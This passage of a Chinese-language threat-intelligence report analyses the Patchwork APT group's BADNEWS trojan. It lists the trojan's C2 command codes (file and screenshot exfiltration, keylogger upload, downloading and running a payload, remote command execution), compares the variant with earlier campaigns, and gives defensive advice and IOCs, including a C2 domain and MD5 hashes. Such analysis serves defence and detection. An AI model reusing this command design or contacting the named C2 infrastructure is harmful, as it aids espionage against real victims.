
BADNEWS木马向C2发送上述POST请求后，C2将返回对应的指令字符，用来控制BADNEWS木马的后续动作，其指令码功能如下：

- -


-	-
指令码	**功能**
1	把收集的文件上传
2	截图后经RC4加密上传
3	退出
4	下载TGJdbkds.exe并执行
5	创建指定文件
6	把键盘记录器记录的atapi.sys文件经RC4加密后上传
7	远程命令执行

关联分析

在摩诃草组织以往的攻击活动中，该组织擅长使用鱼叉攻击作为入口，将带有漏洞的文档向受害者投递，这些文档通常是RTF文档，由于是纯文本格式的文件，很容易让人放松警惕。本次攻击使用的Shellcode与之前攻击使用的shellcode在利用手法上并未改变。



其次在后续载荷中，摩诃草组织持续使用BANDEWS木马进行攻击，并对加密方式、网络流量请求的一些字段均做了一些调整，以往攻击中的键盘记录器功能通过窗口类的消息循环来实现，而本次捕获的BANDEWS变种木马摒弃了这种做法，并简化了键盘记录的内容，不再记录包括时间和窗口名称的详细日志。



回看诱饵内容，可以发现键盘记录器结合诱饵内容，比较好的实现了对受害者信息的窃取。本次捕获的样本的上传地均为巴基斯坦拉合尔，可见摩诃草组织持续针对巴基斯坦进行情报刺探或信息获取。


总结

摩诃草组织是一个长期活跃的组织，其攻击武器较为丰富，其攻击武器并不会因为被安全公司多次曝光而有所收敛，反而会持续更新其攻击武器库。此次捕获的攻击活动也可以看出该组织攻击手法灵活多变，是攻击能力较强的APT团伙。

虽然本次捕获的样本仅涉及南亚地区，但是我们要防患于未然。因此，奇安信红雨滴团队在此提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行夸张标题的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、奇安信天狗漏洞攻击防护系统、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。



IOCs

MD5

CB50C0650B32911DAEB17217AC258AFE

26991E42F4FA6DFAB84CFA886B4D51F0

729DD4604FDA4B19146D8F33509A43F6

C2

dayspringdesk.xyz

参考链接

[1] https://ti.qianxin.com/apt/detail/5aa10b90d70a3f2810c4d3c5?name=%E6%91%A9%E8%AF%83%E8%8D%89&type=map

南亚地区 APT 摩诃草

分享到：